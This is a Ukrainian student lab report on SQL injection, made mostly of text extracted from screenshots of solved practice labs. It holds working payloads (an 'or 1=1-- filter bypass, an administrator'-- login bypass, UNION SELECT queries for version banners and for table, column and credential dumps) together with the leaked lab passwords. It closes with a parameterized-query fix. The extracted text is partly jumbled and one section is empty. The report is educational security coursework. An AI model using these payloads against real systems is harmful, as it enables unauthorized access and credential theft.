

Захист інформації

Лабораторна робота 6

За темою “Етичний хакінг власного застосунку”

Виконав:

Студент 4 курсу
групи 6.04.122.010.22.1
факультету ІТ
Ячунскас Вітас

Дослідження SQL-ін'єкцій

Please enter your email address and password to log in.

Email address

Password

[Forgot your password?](#)

☒ Remember me on this computer

my.net/filter?category='or+1=1--|

ny.net/filter?category='or+1=1-- — Visit


Home

WE LIKE TO
SHOP 

'or 1=1--

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#)



Conversation Controlling Lemon

★ ★ ★ ★ ★


\$28.57 [View details](#)



The Giant Enter Key

★ ★ ★ ★ ★

\$85.44 [View details](#)



More Than Just Birdsong

★ ★ ★ ★ ★

\$41.53 [View details](#)



Lightbulb Moments

★ ★ ★ ★ ★

\$38.84 [View details](#)

Login

Username

administrator'--

Password

••••|

Log in

My Account

Your username is: administrator

Email

Update email


```
y.net/filter?category=Accessories'+UNION+SELECT+banner,+NULL+from+v$version--
```

have a family reunion in, or land on after jumping out of a plane.

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

TNS for Linux: Version 11.2.0.2.0 - Production

ZZZZZZ Bed - Your New Home Office

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

```
et/filter?category=Accessories'+UNION+SELECT+%40%40version, NULL%23
```

look.

8.0.42-0ubuntu0.20.04.1



Accessories' union select table_name,null from
information_schema.tables--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)

pg_partitioned_table

pg_available_extension_versions

pg_shdescription

user_defined_types

udt_privileges

sql_packages

pg_event_trigger

pg_amop

users_mspwtj

Accessories' union select column_name,null from information_schema.columns where table_name='users_mspwtj'--

Refine your search:

- All
- Accessories
- Clothing, shoes and accessories
- Gifts
- Tech gifts
- Toys & Games

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

username_mbdgwy

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

password_ppkbom

Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of. For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.

email

ZZZZZZ Bed - Your New Home Office

We are delighted to introduce you to our new, state of the art, home office, ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit

Accessories' union select
username_mbdgwy,password_ppkbom from users_mspwtj--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Tech gifts](#) [Toys & Games](#)

wiener

dz1i16vazbce3p5xn4hm

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

administrator

mctpcigkj9it93166ubm

Cheshire Cat Grin

Login

Username

administrator

Password

••••••••••••••••••••

Log in

Congratulations, you solved the lab!

Share your sk

My Account

Your username is: administrator

Email

Update email

SQL injection

🔗 LAB

APPRENTICE

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data →

✓ Solved

🔗 LAB

APPRENTICE

SQL injection vulnerability allowing login bypass →

✓ Solved

🔗 LAB

PRACTITIONER

SQL injection attack, querying the database type and version on Oracle →

✓ Solved

🔗 LAB

PRACTITIONER

SQL injection attack, querying the database type and version on MySQL and Microsoft →

✓ Solved

🔗 LAB

PRACTITIONER

SQL injection attack, listing the database contents on non-Oracle databases →

✓ Solved

Аналіз принципів SQL-ін'єкцій

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Безпечний формат:


```
SELECT * FROM products WHERE category =? AND released =?
```

Цей формат є більш безпечним оскільки замість того щоб вставляти дані користувача безпосередньо в рядок запити надсилається шаблон запити і дані окремо. База даних знає, що ? це місце для даних, а не для команд, тому будь яка ін'єкція буде опрацьована як текст а не частина SQL команди

Тестування на практиці



A screenshot of a web application's login page. The page has a light blue header with the word "Login" in a dark blue font. Below the header is a light blue rectangular box containing the login form. The form has two input fields: "Username" and "Password". The "Username" field contains the text "administrator--". The "Password" field contains four black dots. Below the input fields is a green rounded button with the text "Log in" in white.



A screenshot of the same web application's login page, but with an error message. The "Invalid username or password." message is displayed in red text above the input fields. The "Username" and "Password" fields are empty. The green "Log in" button remains at the bottom.

Така помилка свідчить про те що запит був модифікований на, наприклад, `SELECT * FROM products WHERE category =? AND released =?` в результаті чого ін'єкція була опрацьована як текст

Демонстрація роботи програми та технічне рішення

Висновки

В ході лабораторної роботи опрацьовано виявлення та усунення уразливості типу SQL-ін'єкція у програмних застосунках через створення та тестування власного вразливого застосунку.